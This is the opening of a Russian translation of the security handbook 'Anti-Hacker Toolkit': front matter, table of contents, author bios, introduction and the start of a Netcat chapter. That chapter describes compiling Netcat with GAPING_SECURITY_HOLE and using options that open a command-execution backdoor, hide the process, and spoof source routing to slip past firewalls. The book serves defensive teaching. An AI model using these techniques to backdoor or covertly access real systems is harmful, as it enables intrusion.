

АНТИ-ХАКЕР

**Справочник
профессионала**

ANTI-HACKER

Toolkit

Keith J. Jones
Mike Shema
Bradley C. Johnson

Osborne/McGraw-Hill

АНТИ-ХАКЕР

**Средства защиты
компьютерных сетей**

**Кейт Дж. Джонс
Майк Шема
Бредли С. Джонсон**

СП ЭКОМ

Москва, 2003

ББК 32.97

УДК 681.3

К. Дж. Джонс, М. Шема, Б. С. Джонсон

Анти-хакер. Средства защиты компьютерных сетей. Справочник профессионала. /Пер. с англ. , — М.: СП ЭКОМ, 2003.— 688 с.: ил.

ISBN 5-9570-0014-0

В книге описываются некоторые методы взлома систем и принципы защиты от взломов.

Рассматриваются: средства обеспечения безопасности и анализа системы; средства для атак и исследования систем в сети; средства системного и сетевого аудита, а также средства, используемые в судебной практике и при расследовании инцидентов, связанных с взломом компьютерных систем. Для профессионалов в области IT-технологий.

Copyright © 2002 by The McGraw Companies

© 2003 Издательство «СП ЭКОМ»

ISBN 0-07-222282-4 (англ.)

ISBN 5-9570-0014-0

Оглавление

Об авторах	16
Кейт Джонс	16
Майк Шема	16
Бредли Джонсон	16
О научных редакторах	17
Кертис Роуз	17
Эрик Майволд	17
Введение	18
Часть 1	
Многофункциональные средства	21
Глава 1. NETCAT и CRYPTCAT	22
NETCAT	22
Реализация	23
Загрузка	23
Установка	23
Командная строка	25
101 способ использовать Netcat	28
Получение удаленного доступа к командной оболочке	29
Незаметное сканирование портов	32
Идентифицируйте себя, и службы расскажут о себе все	34
Взаимодействие с UDP-службами	36
Создайте друга: подмена IP-адресов	38
Захват службы	40
Прокси и релей	41
Вокруг сетевых фильтров	42
Создание конвейеров данных: создай собственный FTP	42
Установка ловушек	45
Тестирование сетевого оборудования	45
Сделай сам	46
CRYPTCAT	46
Глава 2. Системные средства	
с открытым программным кодом: основы	47
Программы для работы с протоколом SMB	
(Server Message Block Protocol)	47
Реализация	47
Samba: взгляд со стороны Unix	53
Smbclient	54
Nmblookup	55
Автоматизация процесса	56
NBTSTAT	56
Реализация	57
Получение MAC-адресов	60
REGDMP	61

Реализация	61
FINGER	62
Реализация	62
finger @host_name.com	62
finger estewart@host_name.com	63
finger stewart@host_name.com	63
Почему запускается демон finger?	63
WHOIS/FWHOIS	65
Реализация	65
Ping	68
Реализация	68
Fping	71
Реализация	71
Traceroute	74
Реализация	75
Интерпретация выходной информации от traceroute	76
Nping	77
Реализация	78
RPCINFO	81
Реализация	81
Пример вывода	82
Проблемы с RPC	83
SHOWMOUNT	83
Реализация	83
Пример вывода	84
R-Tools	84
Rlogin, Rsh и Rcp	85
Ненадежность R-Tools	85
Rwho	86
Rexec	86
who, w и last	86
who	87
w	88
last	88
Глава 3. Система X Window	91
Выбор оконного менеджера	91
Модель клиент-сервер	92
Как взаимодействуют удаленные клиенты и серверы	92
Безопасность X Window, часть 1: использование xhost и xauth	94
Xhost	94
Xauth	95
Обеспечение безопасности X Window, часть вторая: направление X Window трафика через SSH	97
Другие важные компоненты	99
Xdm	100
Xinit и Startx	100
Xserver	101
Теперь вы знаете...	101

Глава 4. VMware	102
Загрузка и установка	102
Конфигурирование	104
Реализация	112
Глава 5. Cygwin	117
Загрузка и инсталляция	117
Реализация	119
Структура директорий и полномочия доступа к файлам	121
Выполнение приложений	122
Выполнение Windows приложений	122
Создание программ в Windows	123
Выполнение Perl-скриптов	123
Полезные Unix-утилиты	124
XFree86 для Cygwin	124
Часть 2	
Средства для атак и исследования систем в сети	127
Глава 6. Сканеры портов	128
Nmap	129
Реализация	129
Сканирование хостов	130
Сканирование TCP-портов	131
Сканирование UDP-портов	135
Сканирование протоколов	136
Маскировка сканирования	136
Расписание сканирования	139
TCP Reverse Ident Scanning	141
OS Fingerprinting	142
Сводная информация о параметрах командной строки	142
Nmapfe	144
NetScanTools	148
Реализация	149
SuperScan	152
Реализация	152
Результаты сканирования	156
IPEYE	157
Реализация	157
FSCAN	158
Реализация	158
WUPS	160
Реализация	161
UDP_SCAN	161
Установка	161
Реализация	162
Глава 7. Средства ревизии Windows	169
Winfingerprint	170
Реализация	170
Запуск Development Build	171
GETUSERINFO	172

Реализация	172
ENUM	173
Реализация	174
PSTOOLS	178
Реализация	179
PsFile	179
PsLoggedOn	180
PsGetSid	180
PsInfo	181
PsService	182
PsList	184
PsKill и PsSuspend	186
PsLogList	187
PsExec	189
PsShutdown	190
Глава 8. Средства взлома Web-приложений Hacking Tools	196
Сканеры уязвимости Vulnerability Scanners	196
Whisker	197
Реализация	197
Nikto	204
Реализация	204
Stealth	210
Реализация	210
Создание новых правил	212
Пресечение уклонения Pitfalls to Avoid	214
Twwwscan/Arirang	216
Реализация: компиляция исходных текстов	216
Реализация: создание новых правил	217
Многоцелевые средства	219
Curl	219
Реализация	219
OpenSSL	222
Реализация	222
Stunnel	226
Реализация	227
Проверка приложений	229
Achilles	229
Реализация	229
WebSleuth	231
Реализация	232
Wget	233
Реализация	233
Глава 9. Средства взлома/подбора паролей	235
PassFilt.dll и политика паролей в Windows	235
Реализация	236
Локальная политика безопасности в Windows 2000 и Windows XP	237
РАМ и политика создания паролей в Unix	238
Реализация для Linux	238

Аргументы библиотеки Cracklib	240
login.conf для OpenBSD	242
Реализация	242
John the Ripper	245
Реализация	245
Взлом паролей	246
Восстановление файлов и распределенный взлом	252
Работает ли это на моей системе?	255
L0phtCrack	257
Реализация	258
Защита вашего пароля	261
Удаление зашифрованных строк паролей LanMan	261
Захват строк паролей Windows	262
Pwddump	262
Реализация	263
Pwddump3	264
Lsadbump2	265
Реализация	265
Средства активного взлома	266
SMBGrind	266
Реализация	266
Nbaudit (nat)	267
Реализация	267
Глава 10. Черный ход и средства удаленного доступа	270
VNC	271
Реализация	272
Netbus	278
Реализация	278
Back Orifice	283
Реализация	283
SubSeven	291
Реализация	292
Loki	297
Реализация	298
Stcpshell	300
Реализация	301
Knark	302
Реализация	303
Превращение в пользователя Root	304
Соккрытие файла или директории	304
Соккрытие процесса	304
Соккрытие сетевого соединения	305
Переадресация исполняемых файлов	305
Выполнение удаленных команд	306
Соккрытие модуля Knark.o в списке загружаемых модулей	306
Глава 11. Простые средства аудита исходных кодов	309
Flawfinder	309
Реализация	310

RATS	315
Реализация	315
Глава 12. Комбинированные средства системного аудита	319
Nessus	320
Инсталляция	321
Реализация	322
Сканирование и анализ системы	329
Поддержание тестов на уязвимость в актуальном состоянии	332
STAT	332
Реализация	333
Настройка STAT	334
Начало сканирования	338
Использование отчетов	340
Retina	341
Реализация	341
Internet Scanner	345
Реализация	345
Конфигурирование политики	346
Запуск сканирования	348
Анализ конфигурации	350
Создание отчетов	351
Tripwire	352
Реализация: свободно распространяемая версия	354
Запуск install.sh	354
Просмотр файлов политик и конфигурационных файлов	355
Запуск Tripwire	355
Другие утилиты Tripwire	358
Представление о файлах политики Tripwire	358
Реализация: коммерческая версия	364
Использование Tripwire Manager	364
Обеспечение безопасности ваших файлов с использованием Tripwire	368
Часть 3	
Средства для атак и аудита сети	371
Глава 13. Перенаправление портов	372
DATAPIPE	373
Реализация	374
Компилирование исходного файла	374
Перенаправление трафика	375
FPIPE	377
Реализация	377
Глава 14. Анализаторы сетевых потоков	386
Обзор анализаторов сетевых потоков	387
BUTTSNIFFER	388
Реализация	389
Диалоговый режим	389
Режим дампа на диске	394
Tcpdump и WinDump	399

Установка	399
Установка Tcpdump (и Libpcap) на Unix	399
Установка WinDump (и WinPcap) в системе Windows	400
Реализация	400
Синтаксис командной строки: спецификации фильтров	401
Флаги командной строки: форматирование вывода и переключение опций	405
Вывод утилиты Tcpdump	408
Ethereal	411
Реализация	412
Пакетные фильтры	413
Инструментальные средства Ethereal	415
Другие предпочтения	418
Dsniff	418
Установка	419
Реализация: инструментальные средства	419
Arpspoof	419
Dnsspoof	420
Dsniff	420
Filesnarf	422
Macof	423
Mailsnarf	423
Msgsnarf	423
Sshmitm	423
Tcpkill	424
Tcpnice	424
Urlnarf	425
Webmitm	425
Webspy	425
Опасные инструменты	425
Инструмент snort: система обнаружения вторжений	426
Установка и реализация	426
Режимы инструмента snort	426
Конфигурирование вывода инструмента snort	427
Правила инструмента snort: краткий обзор	427
Синтаксис правил инструмента snort	429
Дополнительные модули к программе snort (Plug-In)	430
Предпроцессоры	431
Модули вывода	432
И многое другое	434
Глава 15. Беспроводные инструментальные средства	439
NetStumbler	440
Реализация	441
AiroPeek	443
Реализация	443
Глава 16. Программы автопрозвона	447
ToneLoc	447
Реализация: создание файла tl.cfg	448
Реализация: сканирование	452

Реализация: перемещение по интерфейсу ToneLoc	453
Технология обработки файлов .dat	455
Prescan.exe	456
Анализ файлов .dat	457
THC-Scan	459
Реализация: конфигурирование инструмента THC-SCAN	459
Реализация: запуск THC-Scan	462
Реализация: перемещение по THC-Scan	462
Реализация: манипулирование файлами .dat инструмента THC-SCAN	464
Инструменты Dat-*	464
После подключения	466
Глава 17. Инструментальные средства проверки	
TCP/IP-стека	467
ISIC: инструмент для проверки работоспособности IP-стека	467
Реализация	468
Isic	468
Tcpsic	469
Udpsic	470
Icmpsic	470
Esic	471
Советы и уловки	472
Брандмауэры	472
Управление пакетами	474
Iptest	474
Реализация	475
Nemesis: Создание пакетов 101	478
Реализация	478
За пределами командной строки	482
Часть 4	
Инструментальные средства, используемые в судебной практике и при расследовании инцидентов	483
Глава 18. Компоновка и использование набора инструментов для расследования хакерских атак, то есть для «живого ответа» в системе Windows	484
CMD.EXE	486
Реализация	486
Fport	486
Реализация	487
Netstat	489
Реализация	489
Nbtstat	491
Реализация	491
ARP	492
Реализация	492
Pslip	493

Реализация	493
KILL	494
Реализация	494
DIR	495
Реализация	495
Auditpol	497
Реализация	497
Loggedon	498
Реализация	498
NTLast	499
Реализация	499
Dump Event Log (dumpe)	500
Реализация	500
Regdmp	501
Реализация	502
SFind	503
Реализация	504
Md5sum	504
Реализация	504
Глава 19. Создание и использование комплекта	
инструментов «живого ответа» для Unix	509
bash	511
Реализация	511
netstat	511
Реализация	511
ARP	513
Реализация	513
ls	514
Реализация	514
w	516
Реализация	516
last и lastb	517
Реализация	517
Lsof	517
Реализация	518
ps	519
Реализация	520
kill	523
Реализация	523
Md5sum	523
Реализация	524
Carbonite	524
Реализация	525
Execve_Sniffer	525
Глава 20. Коммерческие наборы инструментов для судебного	
дублирования	528
EnCase v3	529
Реализация	529

Format: создание надежного загрузочного диска	538
Реализация	538
PDBLOCK: блокирование записи на ваши исходные диски	539
Реализация	539
Safeback	540
Реализация	540
SnapBack	551
Реализация	551
Ghost	556
Реализация	556
Глава 21. Некоммерческие наборы инструментов,	
предназначенные для судебного дублирования	566
dd: инструмент судебного дублирования	567
Реализация	567
Судебное дублирование #1: точное двоичное	
дублирование жестких дисков	569
Судебное дублирование #2: создание локального файла улик ...	570
Судебное дублирование #3: создание файла улик	
на удаленной системе	573
dd: инструмент очистки жесткого диска	574
Реализация	574
losetup: преобразование обыкновенного файла	
в устройство в системе Linux	575
Реализация	576
Усовершенствованное устройство loopback в системе Linux	577
Реализация	578
vnode: преобразование обычного файла	
в устройство системы FreeBSD	580
Реализация	581
md5sum и md5: ратификация собранных улик	582
Реализация	582
Глава 22. Наборы инструментов, помогающие	
при судебном анализе	587
Forensic toolkit	587
Реализация	588
EnCase	596
Реализация	597
The Coroner's Toolkit	612
Реализация	613
Graverobber	613
Mactime	620
Unrm	622
Lazarus	623
Глава 23. Инструментальные средства, помогающие	
реконструировать деятельность, связанную с интернетом	627
Outlook Express	627
Реализация	628
Outlook	629

Реализация	629
Netscape Navigator/Communicator	630
Реализация	631
Клиент службы America Online	634
Реализация	635
Почтовые ящики систем Unix	639
Реализация	639
IE History	640
Реализация	640
Глава 24. Средства просмотра файлов и редакторы	
общего назначения	650
Команда file	650
Реализация	651
Hexdump	652
Реализация	652
Hexedit	656
Реализация	657
Vi	660
Реализация	660
Frhed	664
Реализация	664
Xvi32	667
Реализация	667
Quickview Plus	669
Реализация	669
Midnight Commander	673
Реализация	673
Приложение. Полезные схемы и таблицы	680
Заголовки протоколов	680
Заголовки Ethernet	680
Заголовки протокола определения адресов (ARP)	681
Заголовки протокола интернета (IP)	681
Заголовки протокола управления передачей (TCP)	682
Заголовки пользовательского протокола данных (UDP)	682
Заголовки протокола управляющих сообщений	
в интернете (ICMP)	682
Таблица ASCII	684

Об авторах

Кейт Джонс

Кейт Джонс – консультант по компьютерной юриспруденции в Фаундстоуне. Основная область интересов – разработка программ реагирования на компьютерные инциденты и судебная практика в области компьютерных преступлений. Кейт Джонс специализируется на анализе системных журналов и инструментальных средств для совершения компьютерных преступлений, а также на исследовании компьютерных преступлений и методов организации компьютерных атак и проникновений. В Фаундстоуне Кейт Джонс занимался проблемами краж интеллектуальной собственности, хищения финансовых средств, халатности и внешних атак. Кейт Джонс – ведущий исследователь в области расследования инцидентов и видов компьютерной преступности. Он аттестован Федеральным судом США в качестве эксперта в области компьютерных преступлений, и занимается исследованиями компьютерных преступлений в международном масштабе. Опыт его предыдущей работы включает разработку программного обеспечения (проекты среднего масштаба, программное обеспечение с открытыми кодами (open source) и специальные средства обеспечения безопасности).

Майк Шема

Майк Шема – ведущий консультант и преподаватель в Фаундстоуне. Он занимается защитой и проверкой компьютерных сетей от проникновения извне с помощью брандмауэров (firewall), контролем частных виртуальных сетей (VPN) и анализом веб-приложений. Майк Шема на короткой ноге с современными средствами обеспечения безопасности, вопросами уязвимости и современными тенденциями в этой области.

До своего появления в Фаундстоуне Майкл Шема занимался конфигурированием и поддержкой высокопроизводительного веб-сервера на базе Apache и сервера баз данных от Oracle для доступа большого числа интернет-клиентов. Он работал в таких фирмах как Booz, Allan & Hamilton, как член группы национальной безопасности и провел множество экспертиз правительственных и военных сайтов с точки зрения их безопасности, а также разработал специализированные материалы для обучения персонала.

Бредли Джонсон

В настоящее время Бредли Джонсон – менеджер группы поддержки сетей и безопасности у интернет-провайдера в городе Гейтербург, штат Мериленд. Бредли Джонсон отвечает как за безопасность и функциони-

рование внутренней сети компании, так и за функционирование сетей компаний-клиентов. Джонсон обладает большим опытом в области использования средств защиты и контроля компьютерных сетей, таких как фаерволы, системы обнаружения вторжений, сканеры уязвимости сетей и портов, системы контроля пространства сети и средства архивирования системных журналов. Вдобавок Бредли Джонсон имеет превосходную базовую подготовку в области программирования на C/C++ и Perl, и оказывал всяческую помощь в разработке и использовании средств обеспечения безопасности сетей компаний-клиентов.

О научных редакторах

Кертис Роуз

Кертис Роуз – директор Investigations&Forensics at Sitex, Inc. Г-н Роуз, бывший специальный агент по информационной безопасности, высококлассный эксперт в области компьютерного права и методов предотвращения инцидентов. Выполнял работы по подготовке персонала и консалтингу для департамента юстиции США, Центра защиты национальной инфраструктуры ФБР, Управления специальных исследований ВВС США, Армии США.

Г-н Роуз разрабатывал специализированное ПО для определения, контроля и отслеживания деятельности компьютерных взломщиков. Имеет право давать показания под присягой в качестве эксперта в Верховном суде США.

Эрик Майволд

Эрик Майволд (CISSP) – ведущий инженер в фирме Fortex Technologies, где он осуществляет надзор за всеми исследованиями и подготовкой кадров. Управляет Центром обеспечения безопасности деятельности сети компании. Он также обеспечивает проведение оценки, разработку политики безопасности и внедрение решений в области безопасности для крупных финансовых институтов, сервисных компаний и предприятий. Эрик Майволд обладает большим опытом консультанта в области безопасности, сотрудника служб безопасности и разработчика, регулярно выступает с докладами на конференциях по компьютерной безопасности.

Авторы выражают благодарность: Кертису Роузу за выполненную им работу научного редактора и предоставленные для этой книги отдельные примеры и материалы; Кевину Мандиа за терпение и поддержку, проявленные во время написания этой книги; и Джейсону Гарману за то, что он знает о компьютерах все, что только возможно.

Введение

*«Если у меня есть шесть часов, чтобы срубить дерево,
я потрачу четыре на заточку топора»*

Авраам Линкольн

В студенческие годы профессор процитировал мне написанное выше, и с тех пор это выражение всегда со мной. Перед началом работы тщательно выберите и подготовьте инструменты для того, чтобы выполнить работу наилучшим образом. По нашему мнению, одним из ключей к достижению успеха является осмысленное и эффективное использование всех имеющихся в распоряжении средств. Эта книга написана для того, чтобы помочь всем профессионалам в области сетевой и компьютерной безопасности выполнять свою работу более эффективно, продуктивно и без срывов.

Книга разделена на четыре части: многофункциональные средства, средства для аудита систем, объединенных в сеть, средства для аудита сети и вспомогательные средства обнаружения инцидентов в инфраструктуре. Части включают следующие темы.

- Аудит и превентивные действия.
- Определение инцидентов.
- Исследование и реагирование.
- Законная защита.

По нашим представлениям, эти задачи отнимают значительную часть рабочего времени специалистов по безопасности, сетевиков и системных администраторов. Термин «анти-хакер» появился, поскольку в этой книге мы охватываем все упомянутые задачи (от начала до конца процесса обеспечения безопасности).

Каждый раздел согласуется с освещаемой темой. Глава начинается с общего описания всех рассматриваемых инструментальных средств. Затем описывается каждый из инструментов. Но эта книга – не просто технический справочник со списком инструментальных средств. Для каждого средства приводится подробное описание способов применения, эффективного использования, включая сведения о том, что было обнаружено в процессе использования того или иного инструмента. В каждой главе приводятся примеры из реальной практики, демонстрирующие применение того или иного средства. В отдельных случаях один и тот же пример приводится для демонстрации способов решения задачи с использованием разных инструментальных средств, описываемых в конкретной главе. По некоторым темам мы смогли привести разные примеры для каждого из описываемых средств. Стараясь приблизить при-

меры к реальности, мы позволили себе некоторые литературные вольности для того, чтобы сделать истории более удобными для чтения и демонстрации использования большего числа инструментальных средств. Есть примеры, где обсуждается реакция системных администраторов на обнаружение инцидентов в сети.

Еще раз хотим подчеркнуть, что эта книга в большей степени сосредоточена на использовании инструментальных средств, чем на методологии обеспечения безопасности вашей сети. Но если у вас уже есть общие представления о методологии, вы можете их использовать при чтении этой книги.

Вдобавок, для использования этих средств необходимо обсудить наиболее популярные сегодня на рынке операционные системы, и все, с чем вы можете столкнуться в процессе обеспечения безопасности или исследования существующих сетей. В этой книге под «Windows» подразумевается любая из операционных систем от Microsoft, Inc: Windows 95/98/Me/NT/2000 и XP, если не указано другое. Когда речь идет о «Unix», то имеются в виду юниксоподобные операционные системы, а не только оригинальная версия системы от Bell Labs. К некоторым из наиболее употребляемых Unix-систем, для которых применение обсуждаемых средств наиболее эффективно, относятся Solaris (i386 и Sparc), Linux, FreeBSD, NetBSD, OpenBSD и некоторые другие. Если какой-либо инструмент работает только под управлением одной из версий Unix, то это оговаривается особо.

Поскольку упоминаемые в книге инструментальные средства могут коренным образом измениться в будущем (особенно это свойственно программным средствам с открытым исходным кодом), мы приводим копии экранных изображений интерфейсов этих программ и примеры вывода на экран. Это делается не для иллюстрации излагаемого материала, а чтобы помочь обнаружить отличия более поздних версий программ от тех, которые обсуждаются в этой книге.

К книге прилагается компакт-диск, содержащий копии большинства программ, упоминающихся в этой книге, производители которых разрешили нам их распространение. В случае если обсуждаемая в книге программа защищена коммерческой лицензией, мы включали распространяемую поставщиком демонстрационную версию программы. Если общедоступная демонстрационная версия программы отсутствует, то имеет смысл посетить веб-сайт производителя, чтобы скачать ее оттуда. Поскольку движение за программные средства с открытыми кодами получает все большее распространение, мы попытались включить в состав компакт-диска много некоммерческих программных средств, чтобы обеспечить возможность выбора. Мы надеемся, что компакт-диск устранил необходимость поиска этих программных средств на соответствующих веб-сайтах. Это позволит вам получить представление обо всех примерах, представленных в книге.

Как уже говорилось, средства поддержки сетей и обеспечения безопасности с развитием технологии постоянно изменяются. Появляются новые средства, а старые программы обретают новые возможности. Поскольку внимание этой книги сосредоточено на инструментальных средствах поддержки сетей и обеспечения безопасности, нам бы хотелось информировать вас о появлении новых программных средств, происходящих в них изменениях и новостях из сферы обеспечения безопасности. Поэтому приглашаем вас на веб-сайт www.ahtihackertoolkit.com. Он содержит ссылки на программы, информацию о программах, опечатках, найденных в книге, и обновлениях содержания.

Часть 1

Многофункциональные средства

Глава 1

NETCAT и CRYPTCAT

К вашим услугам изобилие средств обеспечения безопасности сети и углубленного анализа. В большинстве случаев, каждый из инструментов предназначен для определенных целей. Некоторые программы накапливают информацию о сети и присутствующих в сети компьютерах. Другие используются непосредственно для анализа уязвимости. Тем не менее, большинство полезных и часто используемых средств обычно являются многофункциональными и подходят для использования в соответствии с несколькими различными сценариями. NETCAT и CRYPTCAT относятся именно к таким средствам.

NETCAT

Netcat устанавливает и поддерживает TCP (Transmission Control Protocol) и UDP (User Datagram Protocol) соединения, читает и записывает данные по этим соединениям до тех пор, пока они не будут закрыты. Это основа работы сетевой подсистемы TCP/UDP, которая позволяет пользователям взаимодействовать по сети с помощью команд или скриптов с сетевыми приложениями и службами на прикладном уровне. Программа дает возможность увидеть пакеты TCP и UDP данных до того, как они будут упакованы в соответствии с протоколами более высокого уровня, такими как FTP (File Transfer Protocol), SMTP (Simple Mail Transfer Protocol), или HTTP (Hypertext Transfer Protocol).

Примечание. Технически Netcat не устанавливает UDP-соединение, поскольку UDP-протокол работает и без него. В этой главе, говоря о UDP-соединении, используемом Netcat, мы говорим об использовании Netcat в режиме UDP для того, чтобы начать передачу данных службе UDP, которая передает их принимающей стороне.

Netcat не делает ничего выдающегося. У этой программы нет красивого графического интерфейса пользователя (GUI), и она не выводит данные в виде красивого отчета. Но поскольку Netcat работает на таком базовом уровне, то он удобен для использования во многих ситуациях. Так как Netcat должен использоваться в паре с какими-либо еще программами или техническими приемами, неопытному пользователю его роль может показаться слишком преувеличенной. Управлять из командной строки файлом Readme новичку тоже довольно сложно. Тем не менее, к

концу этой главы вы увидите, что Netcat может стать одним из наиболее используемых инструментов в вашем арсенале.

Реализация

Поскольку у Netcat так много способов применения, его часто сравнивают со «Швейцарским армейским ножом» для работы с TCP/IP и UDP протоколами. Прежде, чем вы сможете изучить, как пользоваться этой программой, придется загрузить и установить ее.

Загрузка

Netcat можно получить из многих источников, и каждый из множества дистрибутивов Unix поставляется с уже готовым к работе модулем Netcat. Не самая плохая идея загрузить исходные тексты этой программы и откомпилировать ее самостоятельно. По умолчанию, Netcat скомпилирован с меньшим, чем этого хотелось бы, количеством опций. Загрузив исходные тексты и скомпилировав их самостоятельно, вы сможете полностью проконтролировать, какие возможности Netcat будут в вашем распоряжении.

Официальный сайт, с которого можно загрузить Netcat как для Unix, так и для Windows – <http://www.atstake.com/tools/>.

Установка

Мы не будем углубляться в процедуры загрузки, распаковки и компиляции большинства программ, обсуждаемых в этой книге. Но так как Netcat – первая программа, о которой мы говорим, и поскольку у него есть несколько интересных опций, определяемых на этапе компиляции, будет не лишним углубиться в некоторые подробности.

Скопируйте с упомянутого сайта файл nc110.tgz. Затем распакуйте его.

```
[root@originic tmp]# ls
nc110.tgz
[root@originic tmp]# mkdir nc
[root@originic tmp]# cd nc
[root@originic tmp]# tar xzf ../nc110.tgz
[root@originic tmp]#
```

Примечание. В отличие от большинства *тарболов* (архивов, созданных с использованием утилиты-архиватора tar в Unix системах), Netcat при распаковке не создает собственной директории. Сейчас эти советы могут выглядеть банально, но если все ваши архивы и поддиректории загружены в одну директорию, и вы обнаружите, что Netcat разместил все свои файлы в корне, то понадобится некоторое время чтобы вычистить их оттуда.

Теперь вы готовы начать компиляцию. Обратим внимание на две важные опции, задаваемые перед компиляцией.

- **GAPING_SECURITY_HOLE.** Как видно из названия, эта опция может сделать Netcat опасным в чужих руках, но она также делает его весьма мощным инструментом. Если эта опция включена, Netcat сам может запускать внешние программы. Ввод/вывод этих программ в этом случае будет проходить через конвейер данных самого Netcat. Тем самым Netcat ведет себя как функционально усеченный демон `inetd`, давая вам возможность выполнять удаленные команды (вроде запуска оболочки `shell`) всего лишь установив TCP или UDP соединение с контролируемым портом. Эта опция отключена по умолчанию, поскольку весьма велика опасность ее неверного использования или ошибок в конфигурировании.
- **TELNET.** Обычно, если вы используете Netcat для соединения с telnet-сервером (используя команду `nc servername 23`), вы уйдете не слишком далеко. Telnet-серверы и клиенты согласовывают некоторые параметры еще до того, как появляется приглашение ввести идентификатор (`login`). Если включить при компиляции эту опцию, то Netcat сможет реагировать на запросы Telnet-сервера (отвечая на каждый из них `no`), что даст вам возможность дойти до ввода идентификатора. Без этого, если вы захотите получить что-нибудь путное, используя Netcat и telnet, вам понадобится написать собственный скрипт для реализации соединения с telnet-сервером. Возможно, важность этой опции пока вам не ясна, но вы поймете, почему мы обращаем на это внимание, как только посмотрите некоторые примеры приведенные далее в этой главе.

Для того чтобы включить каждую из этих опций, необходимо добавить строку `DFLAGS` в начало `makefile`.

```
# makefile for netcat, based off same ol' "generic makefile".
# Usually do "make systape" – if your systipe isn't defined, try "generic"
# or something else that most closely mathes, see where it goes wrong, fix
# it, and MAIL THE DIFFS back to Hobbit
```

```
### PREDEFINES
```

```
# DEFAULT possibly overridden by <systype> recursive call:
# pic gcc if you'd rather, and/or do -g instead -O if debugging
# DFLAGS = -DTEST -DDEBUG
DFLAGS = -DGAPING_SECURITY_HOLE -DTELNET
CFLAGS = -O
```

Вы можете включить одну или обе эти опции в строку `DFLAGS`.

Если вы намерены поиграть с приведенными далее примерами, вам следует проделать эти модификации. Однако до того как вы произведете

эти изменения, убедитесь в том, что доступ к созданным вами исполняемым файлам запрещен для любого пользователя, или в том, что вы являетесь единственным пользователем в системе. Достаточно того, что другому пользователю также просто загрузить собственную копию Netcat и скомпилировать ее с теми же опциями, и вы вряд ли захотите увидеть, что ваша система взломана, потому что кто-то использовал вашу специально скомпилированную версию Netcat в качестве «черного хода» в вашу систему.

Теперь вы готовы к компиляции. Просто наберите в командной строке **make systemtype**, где *systemtype* – это название Unix-системы, с которой вы работаете (это может быть linux, freebsd, solaris и так далее). Когда процесс закончится, вы обнаружите небольшой исполняемый файл “nc” в текущей директории.

Для пользователей Windows версию Netcat можно загрузить в виде архива (nc11nt.zip), также содержащего исходные тексты. Но поскольку большинство людей не имеют компиляторов, то исполняемый файл подготовлен заранее с опциями, включенными по умолчанию. Просто распакуйте архив и ваш файл nc.exe готов к использованию.

Командная строка

Командная строка для Netcat выглядит как `nc [options] host ports`, где *host* – имя хоста или его IP-адрес для поиска, а *ports* – это или номер порта, или диапазон номеров портов (определяемый “m-n”), или несколько номеров портов разделенных пробелами.

Теперь вы полностью готовы посмотреть на те поразительные вещи, которые можно проделать с помощью Netcat. Внимательно присмотримся к каждой из опций командной строки, чтобы получить общие представления о возможностях.

- **-d**. Доступна только в Windows. Переводит Netcat в режим невидимки. Можно запустить программу в режиме прослушивания, не открывая окно режима MS-DOS. Это также позволяет взломщикам лучше маскировать работающую программу от системных администраторов.
- **-e <command>**. Если Netcat скомпилирован с опцией `GAPING_SECURITY_HOLE`, программа может выполнять команду `<command>` всякий раз, когда кто-либо устанавливает соединение с прослушиваемым портом, до тех пор, пока клиент Netcat перенаправляет ввод/вывод работающей программе. Использовать эту опцию достаточно опасно, если вы не до конца представляете себе, что вы делаете. Это быстрый и простой способ открыть «черный ход» в вашу систему. Пример будет приведен далее.
- **-i <seconds>**. Интервал задержки между пересылками порций данных. Если через конвейер Netcat проходит файл, то программа ждет `<seconds>` секунд перед тем, как передать следующую строку, поступившую на вход. Если вы используете Netcat для управления несколь-

ким портами на одном хосте, Netcat ждет *<second>* секунд перед тем, как соединится со следующим портом из перечисленных в строке. Это дает возможность немного замаскировать передачу данных или атаку системной службы, и это позволяет замаскировать сканирование портов от некоторых программных средств, анализирующих попытки внедрения, и от системных администраторов.

- **-g *<route-list>***. Использование этой опции может быть весьма нетривиальным. Netcat поддерживает возможность маскировки начала маршрутизации (более подробно обсуждается в разделе «Создайте друга: подмена IP-адресов»). Вы можете определить до восьми -g опций в командной строке, чтобы заставить Netcat передавать трафик через определенные IP-адреса, которые обычно используются в случае, если вы подменяете исходящий IP-адрес, с которого поступает ваш трафик (например, для того, чтобы попытаться преодолеть брандмауэр или проверку разрешенных для доступа хостов). Используя этот прием на машине, с которой вы осуществляете управление процессом, вы можете заставить передаваемые пакеты возвращаться по указанному вами адресу вместо продвижения их по реальному направлению. Заметьте, что это обычно не срабатывает, поскольку большинство маршрутизаторов игнорируют опции источника маршрутизации, а многие фильтры и файрволлы протоколируют такие попытки.
- **-G *<hop pointer>***. Эта опция позволяет внести изменения в список маршрутизации, определенный параметром -g с тем, чтобы определить, к какому из адресов переходить. Поскольку IP-адрес – это четырехбайтовое число, этот аргумент всегда представляет собой число, кратное четырем, где 4 означает первый IP-адрес в списке, 8 – второй и так далее. Эта опция обычно используется в том случае, если вы пытаетесь так подделать список маршрутизации, чтобы он выглядел, как будто пакеты приходят откуда-то из другого места. Пропуская первые два IP-адреса, прописанные в списке, определенном опцией -g, и указав в параметре -G число 12, вы определите маршрутизацию пакетов непосредственно на третий адрес в вашем списке маршрутизации. Реальное содержание пакета по-прежнему будет содержать IP-адреса, которые были пропущены, создавая видимость, что пакеты пришли с одного адреса, тогда как на самом деле они пришли откуда-то еще. Этот прием позволяет скрыть, откуда вы пришли на хост, при использовании подмены адресов или списка маршрутизации, но не факт, что у вас будет возможность получить ответ, поскольку он будет передаваться обратно по маршруту через ваши поддельные IP-адреса.
- **-l**. Эта опция переключает режим «прослушивания» Netcat. Она используется совместно с опцией -p, чтобы привязать Netcat к определенному TCP-порту и ожидать входящих соединений. Чтобы использовать UDP-порт, воспользуйтесь опцией -u.

- **-L.** Доступная только в Windows-версии программы, более жесткая опция режима «прослушивания», чем **-l**. Она указывает программе на необходимость перезапуска с теми же параметрами в случае, если соединение было закрыто. Это дает Netcat возможность отслеживать последующие соединения без вмешательства пользователя, каждый раз после завершения первоначального соединения. Как и в случае с опцией **-l**, эту опцию необходимо использовать совместно с опцией **-r**.
- **-n** сообщает Netcat, что не нужно осуществлять поиск каких-либо хостов. Если вы используете эту опцию, не следует указывать никаких имен хостов в качестве аргументов.
